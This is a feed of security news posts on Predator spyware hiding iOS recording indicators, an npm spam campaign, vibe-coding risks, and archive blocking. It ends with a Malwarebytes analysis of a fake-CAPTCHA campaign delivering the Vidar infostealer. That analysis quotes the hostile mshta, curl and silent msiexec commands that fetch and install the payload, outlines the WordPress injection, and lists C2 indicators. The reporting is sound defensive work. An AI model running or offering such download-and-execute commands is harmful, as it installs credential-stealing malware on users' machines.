❌

Normal view

Predator spyware disables iOS camera and microphone indicators | Kaspersky official blog

20 March 2026 at 12:17

Cybersecurity researchers have taken a close look at the inner workings of the Predator spyware, developed by the Cyprus-based company Intellexa. Rather than focusing on how the spyware initially infects a device, this latest research zooms in on how the malware behaves once a device has already been compromised.

The most fascinating discovery involves the mechanisms the Trojan uses to hide iOS camera and microphone indicators. By doing so, it can covertly spy on the infected user. In today’s post, we break down what Predator spyware actually is, how the iOS indicator system is designed to work, and how this malware manages to disable these indicators.

What Predator is, how it works, and what… Alien has to do with it

We previously took a deep dive into the most notorious commercial spyware out there in a dedicated feature β€” where we discussed the star of today’s post, Predator, among the others. You can check out that earlier post for a detailed review of this spyware, but for now, here’s a quick refresher on the essentials.

Predator was originally developed by a North Macedonian company named Cytrox. It was later acquired by the aforementioned Intellexa, a Cyprus-registered firm owned by a former Israeli intelligence officer β€” a truly international spy games collaboration.

Strictly speaking, Predator is the second half of a spyware duo designed to monitor iOS and Android users. The first component is named Alien; it’s responsible for compromising a device and installing Predator. As you might’ve guessed, these pieces of malware are named after the famous Alien vs. Predator franchise.

An attack using Intellexa’s software typically begins with a message containing a malicious link. When the victim clicks it, they’re directed to a site that leverages a chain of browser and OS vulnerabilities to infect the device. To keep things looking normal and avoid raising suspicion, the user is then redirected to a legitimate website.

Besides Alien, Intellexa offers several other delivery vehicles for landing Predator on a target’s device. These include the Mars and Jupiter systems, which are installed on the service provider’s side to infect devices through a man-in-the-middle attack.

Predator spyware for iOS comes packed with a wide array of surveillance tools. Most notably, it can record and transmit data from the device’s camera and microphone. Naturally, to keep the user from catching on to this suspicious activity, the system’s built-in recording indicators β€” the green and orange dots at the top of the screen β€” must be disabled. While it’s been known for some time that Predator could somehow hide these alerts, it’s only thanks to this research that we know how exactly it pulls it off.

How the iOS camera and microphone indicator system works

To understand how Predator disables these indicators, we first need to look at how iOS handles them. Since the release of iOS 14 in 2020, Apple devices have alerted users whenever the microphone or camera is active by displaying an orange or green dot at the top of the screen. If both are running simultaneously, only the green dot is shown.

Microphone usage indicator in iOS

In iOS 14 and later, an orange dot appears at the top of the screen when the microphone is in use. Source

Just like other iOS user interface elements, recording indicators are managed by a process called SpringBoard, which is responsible for the device’s system-wide UI. When an app starts using the camera or microphone, the system registers the change in that specific module’s state. This activity data is then gathered by an internal system component, which passes the information to SpringBoard for processing. Once SpringBoard receives word that the camera or microphone is active, it toggles the green or orange dot on or off based on that data.

Camera usage indicator in iOS

If the camera is in use (or both the camera and microphone are), a green dot appears. Source

From an app’s perspective, the process works like this: first, the app requests permission to access the camera or microphone through the standard iOS permission mechanism. When the app actually needs to use one or both of these modules, it calls the iOS system API. If the user has granted permission, iOS activates the requested module and automatically updates the status indicator. These indicators are strictly controlled by the operating system; third-party apps have no direct access to them.

How Predator interferes with the iOS camera and microphone indicators

Cybersecurity researchers analyzed a captured version of Predator and uncovered traces of multiple techniques used by the spyware’s creators to bypass built-in iOS mechanisms and disable recording indicators.

In the first approach β€” which appears to have been used during early development β€” the malware attempted to interfere with the indicators at the display stage right after SpringBoard received word that the camera or microphone was active. However, this method was likely deemed too complex and unreliable by the developers. As a result, this specific function remains in the Trojan as dead code β€” it’s never actually executed.

Ultimately, Predator settled on a simpler, more effective method that operates at the very level where the system receives data about the camera or microphone being turned on. To do this, Predator intercepts the communication between SpringBoard and the specific component responsible for collecting activity data from these modules.

By exploiting the specific characteristics of Objective-C β€” the programming language used to write the SpringBoard application β€” the malware completely blocks the signals indicating that the camera or microphone has been activated. As a result, SpringBoard never receives the signal that the module’s status has changed, so it never triggers the recording indicators.

How to lower your risk of spyware infection

Predator-grade spyware is quite expensive, and typically reserved for high-stakes industrial or state-sponsored espionage. On one hand, this means defending against such a high-tier threat is difficult β€” and achieving 100% protection is likely impossible. On the other hand, for these same reasons, the average user is statistically unlikely to be targeted.

However, if you’ve reason to believe you’re at risk from Predator or Pegasus-class spyware, here are a few steps you can take to make an attacker’s job much harder:

  • Don’t click suspicious links from unknown senders.
  • Regularly update your operating system, browsers, and messaging apps.
  • Reboot your device occasionally. A simple restart can often help β€œlose the tail”, forcing attackers to reinfect the device from scratch.
  • Install a reliable security solutionΒ on all the devices you use.

For a deeper dive into staying safe, check out security expert Costin Raiu’s post: Staying safe from Pegasus, Chrysaor and other APT mobile malware.

Curious about other ways your smartphone might be used to spy on you? Check out our related posts:


Anton’s Security Blog Quarterly Q1 2026

19 March 2026 at 19:45

My Anton’s Security Blog (And Podcast!) Quarterly this covers both Anton on Security and my posts from Google Cloud blog, Google Cloud community blog, and our Cloud Security Podcast (subscribe on Spotify, now withΒ VIDEO).

Gemini image forΒ this

Top 10 posts with the most lifetime views (excluding paper announcement blogs):

  1. Anton’s Alert Fatigue: The Study [A.C.β€Šβ€”β€Šwow, this is still #1 now! Awesome! Perhaps I need more of such deepΒ studies]
  2. Security Correlation Then and Now: A Sad Truth AboutΒ SIEM
  3. Can We Have β€œDetection asΒ Code”?
  4. Detection Engineering is Painfulβ€Šβ€”β€Šand It Shouldn’t Be (PartΒ 1)
  5. Revisiting the Visibility Triad for 2020 (update for 2025 isΒ here!)
  6. Beware: Clown-grade SOCs StillΒ Abound
  7. Why is Threat Detection Hard?
  8. Top 10 SIEM Log Sources in RealΒ Life?
  9. A SOC Tried To Detect Threats in the Cloud … You Won’t Believe What HappenedΒ Next
  10. SOC Visibility Triad is Now A Quadβ€Šβ€”β€ŠSOC Visibility QuadΒ 2025

Top 5 posts with paper announcements:

  1. New Paper: β€œFuture of the SOC: SOC Peopleβ€Šβ€”β€ŠSkills, Not Tiers” (paper 2 of theΒ series)
  2. New Paper: β€œFuture of the SOC: Evolution or Optimizationβ€Šβ€”β€ŠChoose Your Path” (Paper 4 of 4.5) (one more paper coming later in 2026 … we are in reviewsΒ now!)
  3. New Paper: β€œFuture of the SOC: Forces shaping modern security operations”
  4. New Paper: β€œFuture Of The SOC: Process Consistency and Creativity: a Delicate Balance” (Paper 3 ofΒ 4)
  5. New Paper: β€œAutonomic Security Operationsβ€Šβ€”β€Š10X Transformation of the Security Operations Center” (the classic 2021 ASOΒ paper!)

3 random fun posts, must-read:

Top 7 Cloud Security Podcast by Google episodes (excluding the oldestΒ 3!):

  1. EP75 How We Scale Detection and Response at Google: Automation, Metrics, Toil (our best episode! officially!)
  2. EP150 Taming the AI Beast: Threat Modeling for Modern AI Systems with GaryΒ McGraw
  3. EP47 β€œMegatrends, Macro-changes, Microservices, Oh My! Changes in 2022 and Beyond in Cloud Security”
  4. EP153 Kevin Mandia on Cloud Breaches: New Threat Actors, Old Mistakes, and Lessons forΒ All
  5. EP109 How Google Does Vulnerability Management: The Not So SecretΒ Secrets!
  6. EP17 Modern Threat Detection atΒ Google
  7. EP156 Living Off the Land and Attacking Critical Infrastructure: Mandiant Incident DeepΒ Dive

(also see our NEW 2025 reflections blog about theΒ show)

Now, fun posts byΒ topic.

Security operations / detection & response:

(if you only read one, choose thisΒ one!)

Cloud security:

(if you only read one, choose thisΒ one!)

How Google Does SecurityΒ (HGD):

(if you only read one, choose this one! BTW, we also have a lot of fun HGD podcasts)

AI security:

(if you only read one, choose thisΒ one!)

Fun presentations shared (nothing much new hereΒ ):

Enjoy!

Previous posts in thisΒ series:


Anton’s Security Blog Quarterly Q1 2026 was originally published in Anton on Security on Medium, where people are continuing the conversation by highlighting and responding to this story.

IndonesianFoods Spam Campaign: 89 000 junk packages in npm

19 March 2026 at 06:48

What do the words bakso, sate, and rendang bring to mind? For many, the answer is β€œnothing”; foodies will recognize them as Indonesian staples; while those who follow cybersecurity news will remember an attack on the Node Package Manager (npm) ecosystem β€” the tool that lets developers use prebuilt libraries instead of writing every line of code from scratch.

In mid-November, security researcher Paul McCarty reported the discovery of a spam campaign aimed at cluttering the npm registry. Of course, meaningless packages have appeared in the registry before, but in this case, tens of thousands of modules were found with no useful function. Their sole purpose was to inject completely unnecessary dependencies into projects.

The package names featured randomly inserted Indonesian dish names and culinary terms such as bakso, sate, and rendang, which is how the campaign earned the moniker β€œIndonesianFoods”. The scale was impressive: at the time of discovery, approximately 86Β 000 packages had been identified.

Below, we dive into how this happened, and what the attackers were actually after.

Inside IndonesianFoods

At first glance, the IndonesianFoods packages didn’t look like obvious junk. They featured standard structures, valid configuration files, and even well-formatted documentation. According to researchers at Endor Labs, this camouflage allowed the packages to persist in the npm registry for nearly two years.

It’s not as if the attackers were aggressively trying to insert their creations into external projects. Instead, they simply flooded the ecosystem with legitimate-looking code, waiting for someone to make a typo or accidentally pick their library from search results. It’s a bit unclear exactly what you’d have to be searching for to mistake a package name for an Indonesian dish, but the original research notes that at least 11 projects somehow managed to include these packages in their builds.

A small portion of these junk packages had a self-replication mechanism baked in: once installed, they would create and publish new packages to the npm registry every seven seconds. These new modules featured random names (also related to Indonesian cuisine) and version numbers β€” all published, as you’d expect, using the victim’s credentials.

Other malicious packages integrated with the TEA blockchain platform. The TEA project was designed to reward open-source creators with tokens in proportion to the popularity and usage of their code β€” theoretically operating on a β€œProof of Contribution” model.

A significant portion of these packages contained no actual functionality at all, yet they often carried a dozen dependencies β€” which, as you might guess, pointed to other spam projects within the same campaign. Thus, if a victim mistakenly includes one of these malicious packages, it pulls in several others, some of which have their own dependencies. The result is a final project cluttered with a massive amount of redundant code.

What’s in it for the attackers?

There are two primary theories. The most obvious is that this entire elaborate spam campaign was designed to exploit the aforementioned TEA protocol. Essentially, without making any useful contribution to the open-source community, the attackers earn TEA tokens β€” which are standard digital assets that can be swapped for other cryptocurrencies on exchanges. By using a web of dependencies and self-replication mechanisms, the attackers pose as legitimate open-source developers to artificially inflate the significance and usage metrics of their packages. In the README files of certain packages, the attackers even boast about their earnings.

However, there’s a more chilling theory. For instance, researcher Garrett Calpouzos suggests that what we’re seeing is merely a proof of concept. The IndonesianFoods campaign could be road-testing a new malware delivery method intended to be sold later to other threat actors.

Why you don’t want junk in your projects

At first glance, the danger to software development organizations might not be obvious: sure, IndonesianFoods clutters the ecosystem, but it doesn’t seem to carry an immediate threat like ransomware or data breaches.Β  However, redundant dependencies bloat code and waste developers’ system resources. Furthermore, junk packages published under your organization’s name can take a serious toll on your reputation within the developer community.

We also can’t dismiss Calpouzos’s theory. If those spam packages pulled into your software receive an update that introduces truly malicious functionality, they could become a threat not just to your organization, but to your users as well β€” evolving into a full-blown supply chain attack.

How to safeguard your organization

Spam packages don’t just wander into a project on their own; installing them requires a lapse in judgment from a developer. Therefore, we recommend regularly raising awareness among employees β€” even the tech-savvy ones β€” about modern cyberthreats. Our interactive training platform, KASAP (Kaspersky Automated Security Awareness Platform), can help with that.

Additionally, you can prevent infection by using a specialized solution for protecting containerized environments. It scans images and third-party dependencies, integrates into the build process, and monitors containers during runtime.

If you want to learn more about supply chain attacks, we invite you to look at our analytical report Supply chain reaction: securing the global digital ecosystem in an age of interdependence. It’s based on insights from technical experts and reveals how often organizations face supply-chain and trusted-relationship risks, and how they perceive them.

Anton’s Vibe Coding Experience: A Reflection on Risk Decisions

17 March 2026 at 21:38

Look, I’m not a developer, and the last time I truly β€œwrote code” was probably a good number of years ago (and it was probably Perl so you may hate me). I am also not an appsec expert (as I often remindΒ people).

Below I am describing my experience β€œvibe coding” an application. Before I go into the details of my lessonsβ€Šβ€”β€Šand before this turns into a complete psychotherapy sessionβ€Šβ€”β€ŠI want to briefly describe what the application is supposed toΒ do.

Anton’s vibe app screenshot


We have a podcast (Cloud Security Podcast by Google), and I often feel that old episodes containing useful information aren’t being listened to and the insights from them go to waste. At the same time, for many organizations today, the answer to their current security problems may well have been discussed and solved in 2021. This may be strange to some, but for many organizations, the future is in the past. Somebody else’sΒ past!

So I wanted β€œa machine” that turns old episodes into role-specific insights, without too much work by a human (me). This blog is a reflection on how thingsΒ went.

First, my app is using public dataβ€Šβ€”β€Šnamely podcast transcripts and audioβ€Šβ€”β€Što create other public data (social media posts). Since the inputs and outputs are public, this certainly made me at peace with vibe coding. Naturally, I needed to understand how the app would be coded, where it would live and what I should do to make it manifest in the real world. So I asked Gemini, and it suggested I use AI Studio by Google, and I did (non-critically) exactlyΒ that.

When I started creating the app, the question of storage immediately came up. Jumping a little bit ahead, you will see that authentication / credentials and storage were two security themes I reflected on theΒ most.

You want to read a file from storage, but what storage? More importantly, whose storage? At this point, I had my first brush with anxiety of the β€œvibe process.” I didn’t want to just vibe code without a full understanding of the data access machinery. I immediately said, β€œNo, I don’t want to store data in my Google Drive using my credentials.” I just didn’t trustΒ it.

In fact, I didn’t trust the app with any credentials for anythingβ€Šβ€”β€Šwork or personalβ€Šβ€”β€Šat all! Given that I have public data, I decided to store it in a public web folder. AI Studio suggested ways to store data that people might not fully understand, and this is my other reflection: If I’m not a developer, and I don’t know the machinery behind the app, how do I decide? These decisions are risk decisions and β€œa citizen vibe coder” is very much not equipped to make them. Well, I sureΒ wasn’t.

So what are the security implications of the decisions a developer makesβ€Šβ€”β€Šsometimes guided by AI and sometimes on their own? Can I truly follow an AI recommendation that I don’t understand? Should I follow it? If you don’t understand what happens, I can assure you, you certainly do not understand theΒ risks!

As a result, I did not trust the app with any credentials or authenticated access. Of course, a solution may have been to use throwaway storage with throwaway credentials, but I think I do not need this in my life... Anyhow, many actions that you take during vibe coding, whether suggested by AI or not, have security implications.

In addition, the app interacts with the environment. If the app is being built in a corporate environment, it interacts with corporate security β€œrules and tools”, and some things you may want to do wouldn’t work. I’m not going into details, but I had a couple of examples of that. If you vibe code at work and you are doing it through, let’s say, shadow AI, there will be things your AI (and you) would want to do, but your employer security would not allow. And often with good reasons too! So you ask AI for more ways and hope it won’t say β€œjust disable the firewall.”

The next conundrum, apart from storage, was output quality. What about quality and those hallucinatory mistakes? Now, I know my app uses an LLM to condense a summary of the podcast transcript into brief insights for social media. And before my app runs, another LLM turns MP3 into text. And it also uses an LLM to make the visual summaries. So, the question is: who handles the mistakes, andΒ how?

For example, I tried to use a certain β€œwell known” model to create a visual summary. Of course, the visual summary was incredibly accurate in most cases, but sometimes β€œmistakes were made” and words were corrupted (β€œverifigement” happened to me in one case). If an LLM powered tool can do something, it does not mean it will do it equally well every time (unless you build validators AND the things that you need to do can in fact be validated). So validate!

Further, I read somewhere that the process for dealing with AI mistakes is different from the process for dealing with human mistakes. I am sure I could write another module for the app to check if an image has correct text or add another validation technique, but it is interesting that I faced this veryΒ quickly.

Thus I have to deal with β€œAI-style mistakes”, and I cannot solve them by having a human review everything. I can tell you right away, even from my small project, that having a human review is a non-starter. It’s theoretically correct, but practically won’t happen. It absolutely will not happen if you take the koolaid and transform your business process to be β€œAI native.” Having humans review boring tasks like checking image text is completely insane. That’s not going to fly. HITL is DOA (for theseΒ tasks).

So: storage, credentials, trust, and quality all came up. Another decision arose when I needed to store intermediate results of my insight generation. Again, trust issues surfaced because data storage. AI Studio suggested choices, I asked AI about pros/cons, and made the decision. Again all these decisions are risk decisions.

Finally, certain mistakes come up all the time, repeatedly, and I have to tell AI Studio to write things multiple times because it doesn’t always β€œget” it (example: my podcast episode URLs). This is another lesson: sometimes it takes multiple prompts, and constant reminders (say to validate theΒ links)

All in all, I’ll continue to experimentβ€Šβ€”β€Šgot more ideas that I want. Here are some outputs of myΒ app…

Anton vibe appΒ UX

Now the explicit lessons for those who need this crisp and actionable:

1. You Make Implied Security Decisions with EveryΒ Prompt

When you β€œvibe code,” you aren’t just describing features; you are making risk and security decisions. If you ask an AI to β€œsave this data,” and you don’t specify how or where, the AI may choose the path of least resistanceβ€Šβ€”β€Šusually a public bucket or a local file with cleartext credentials. In the world of AI-generated code, silence is a security decision.

2. Credentials and Storage: The Boring Stuff is Still the HardΒ Stuff

Storage and credentials were the key themes for me. This is the great irony of modern development: AI can write a complex LLM orchestration layer in seconds, but it may struggle to help a novice set up a secure, encrypted secrets manager. The β€œplumbing” of security remains the primary frictionΒ point.

3. AI Mistakes Require a New ResponseΒ Model

Traditional QA seems designed for deterministic human error. AI β€œstyle mistakes” (like corrupted words in a visual summary) are stochastic and weird. And common! Human review is a β€œnon-starter” for these tasks. Security and quality validation for AI-generated content must itself be automated (AI-on-AI validation) because humans simply won’t do the β€œdeathly boring” work of checking verbatim accuracy at scale. Turtles all the way down can happen toΒ you.

4. Corporate Guardrails vs. AIΒ Ambition

The AI you vibe code with may not know your corporate policy. It will suggest β€œawesome” features that would immediately trigger a compliance violation. A few times while vibe coding, I heard a subtle lawyercat meowing in the air duct… When vibe coding in a corporate environment, you quickly hit the wall where β€œwhat the AI wants to do” meets β€œwhat security allows.” This reinforces the need for platform-level guardrails rather than just merely developer education.

5. Public Data is the Only β€œSafe” Vibe

My β€œpeace of mind” came from the fact that your inputs and outputs were already public. To me, this is the only way to vibe code safely without a full understanding of the underlying security stack. The moment you move from β€œpublic podcast audio” to β€œproprietary customer data,” the risk model shifts from β€œfun experiment” to β€œdataΒ breach.”

Anyhow, this was my mildly-AI-assisted stream of vibe consciousness.

Enjoy the show! Now withΒ video!


Anton’s Vibe Coding Experience: A Reflection on Risk Decisions was originally published in Anton on Security on Medium, where people are continuing the conversation by highlighting and responding to this story.

Check Point Accelerates the Rollout of Secure AI Data Centers with NVIDIA DSX Air

16 March 2026 at 21:30

Check Point is proud to integrate with NVIDIA DSX Air’s testing environment, enabling organizations to pre-validate their security aware AI data center designs before ever deploying their first piece of hardware in production to build and run their own AI.Β  Testing AI Factory deployments end-to-end is challenging and can require complex multi-vendor orchestration. FromΒ computeΒ to networking, orchestration,Β and security, ensuring integrations, configurations and automations perform as expected can become resource-intensive with so many factors at play.Β Β  Now, organizations can perform large-scale cyber security validation testing before deploying AI Factories, using theΒ NVIDIAΒ DSX Air cloud-based simulation and validation platform.Β  Why are Organizations Building Their […]

The post Check Point Accelerates the Rollout of Secure AI Data Centers with NVIDIA DSX Air appeared first on Check Point Blog.

Nvidia maakt koppelen van vier DGX Spark-pc's mogelijk voor 512GB gedeeld ram

16 March 2026 at 21:30
Nvidia gaat het mogelijk maken om vier DGX Spark-pc's aan elkaar te koppelen. Tot nu toe lag het maximum op twee. Door het koppelen van de Sparks wordt het geheugen van de apparaten samengevoegd, waardoor vier Sparks beschikken over een gedeeld werkgeheugen van 512GB.

Nvidia start binnenkort verkoop van DGX Station met GB300 Superchip en 748GB ram

16 March 2026 at 21:30
Nvidia start binnenkort met de verkoop van zijn DGX Station, een 'supercomputer voor bij je bureau'. Dat kondigt de fabrikant aan tijdens zijn GPU Technology Conference. De DGX Station zou twintig keer zo snel zijn als de eerder uitgebrachte DGX Spark.

Blocking the Internet Archive Won’t Stop AI, But It Will Erase the Web’s Historical Record

16 March 2026 at 20:26

Imagine a newspaper publisher announcing it will no longer allow libraries to keep copies of its paper.Β 

That’s effectively what’s begun happening online in the last few months. The Internet Archiveβ€”the world’s largest digital libraryβ€”has preserved newspapers since it went online in the mid-1990s. The Archive’s mission is to preserve the web and make it accessible to the public. To that end, the organization operates the Wayback Machine, which now contains more than one trillion archived web pagesΒ and is used daily by journalists, researchers, and courts.

But in recent months The New York Times began blocking the ArchiveΒ from crawling its website, using technical measures that go beyond the web’s traditional robots.txt rules. That risks cutting off a record that historians and journalists have relied on for decades. Other newspapers, including The Guardian, seem to be following suit.Β 

For nearly three decades, historians, journalists, and the public have relied on the Internet Archive to preserve news sites as they appeared online. Those archived pages are often the only reliable record of how stories were originally published. In many cases, articles get edited, changed, or removedβ€”sometimes openly, sometimes not. The Internet Archive often becomes the only source for seeing those changes. When major publishers block the Archive’s crawlers, that historical record starts to disappear.

The Times says the move is driven by concerns about AI companies scraping news content. Publishers seek control over how their work is used, and severalβ€”including the Timesβ€”are now suing AI companies over whether training models on copyrighted material violates the law. There’s a strong case that such training is fair use.Β 

Whatever the outcome of those lawsuits, blocking nonprofit archivists is the wrong response. Organizations like the Internet Archive are not building commercial AI systems. They are preserving a record of our history. Turning off that preservation in an effort to control AI access could essentially torch decades of historical documentation over a fight that libraries like the Archive didn’t start, and didn’t ask for.Β 

If publishers shut the Archive out, they aren’t just limiting bots. They’re erasing the historical record.Β 

Archiving and Search Are LegalΒ 

Making material searchable is a well-established fair use. Courts have long recognized it’s often impossible to build a searchable index without making copies of the underlying material. That’s why when Google copied entire books in order to make a searchable database, courts rightly recognized it as a clear fair use. The copying served a transformative purpose: enabling discovery, research, and new insights about creative works.Β 

The Internet Archive operates on the same principle. Just as physical libraries preserve newspapers for future readers, the Archive preserves the web’s historical record. Researchers and journalists rely on it every day. According to Archive staff, Wikipedia alone links to more than 2.6 million news articles preserved at the Archive, spanning 249 languages. And that’s only one example. Countless bloggers, researchers, and reporters depend on the Archive as a stable, authoritative record of what was published online.

The same legal principles that protect search engines must also protect archives and libraries. Even if courts place limits on AI training, the law protecting search and web archiving is already well established.

The Internet Archive has preserved the web’s historical record for nearly thirty years. If major publishers begin blocking that mission, future researchers may find that huge portions of that historical record have simply vanished. There are real disputes over AI training that must be resolved in courts. But sacrificing the public record to fight those battles would be a profound, and possibly irreversible, mistake.Β 

Cybercrime has skyrocketed 245% since the start of the Iran war

16 March 2026 at 19:40

Hacktivists use proxy services from Russia, China for 'billions of designed-for-abuse connection attempts'

Cybercrime has skyrocketed since the start of the Iran war, according to Akamai, which reports a 245 percent increase in everything from credential harvesting attempts to automated reconnaissance traffic aimed at banks and other critical businesses.…

Nederlandse release Samsung Z TriFold lijkt onwaarschijnlijk door nieuw gerucht

16 March 2026 at 19:38
Een release in Nederland of BelgiΓ« van de dubbel vouwbare smartphone Samsung Galaxy Z TriFold lijkt onwaarschijnlijker dan eerst. Het gerucht gaat namelijk dat Samsung gaat stoppen met de productie van de peperdure smartphone.

Hacked sites deliver Vidar infostealer to Windows users

16 March 2026 at 18:15

In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.

Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.

One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.

What is Vidar?

Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:

  • Browser-stored usernames and passwords
  • Cryptocurrency wallet information
  • Session cookies and authentication tokens
  • Autofill data and saved payment information
  • Files that may contain sensitive data

Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.

Fake CAPTCHA: the never-ending story


When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar β€œVerifying you are human” page.

This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.

Verify you are human
The fake CAPTCHA message shown to the user.

The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:

mshta https://{compromised website}/challenge/cf

Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.

In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.

HTA-based MSI dropper

The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.

The script performs several operations:

  • The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
  • The script terminates if the document.location.href doesn’t start with http.
  • The strings are decoded using XOR and a random key.
  • Through WMI queries, the script checks for installed antivirus products.
  • It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
  • In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script
The malicious HTA script.

In this case, the malicious MSI was downloaded using the following command:

β€œC:\Windows\System32\curl.exe" -s -L -o β€œC:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi” https://{compromised-website}/474a2b77/5ef46f21e2.msi

Afterward, the malicious MSI was executed with:

"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn

MSI and GoLang loader

The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.

Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.

In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.

The custom action defined in the MSI.

The Golang loader decodes a shellcode that performs different anti-analysis checks, including:

CheckRemoteDebuggerPresent

IsDebuggerPresent

QueryPerformanceCounter

GetTickCount

After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.

Analysis of compromised websites

The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.

The malicious iframe injected into the compromised website.

The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.

Code injected into the compromised websites.

Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.

The injected script performs several actions:

  • Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
  • Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
  • During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
  • Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.

How to stay safe

Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.

  • Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
  • Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
  • Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
  • Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
  • Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
  • Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.

Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.

Indicators of Compromise (IOCs)

Domains

  • cdnwoopress[.]com: Fake CAPTCHA Infrastructure
  • woopresscdn[.]com: Fake CAPTCHA Infrastructure
  • walwood[.]be: Fake CAPTCHA Infrastructure
  • telegram[.]me/dikkh0k: Vidar C2
  • telegram[.]me/pr55ii: Vidar C2
  • steamcommunity[.]com/profiles/76561198742377525: Vidar C2
  • steamcommunity[.]com/profiles/76561198735736086: Vidar C2

We don’t just report on threatsβ€”we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices byΒ downloading Malwarebytes today.

❌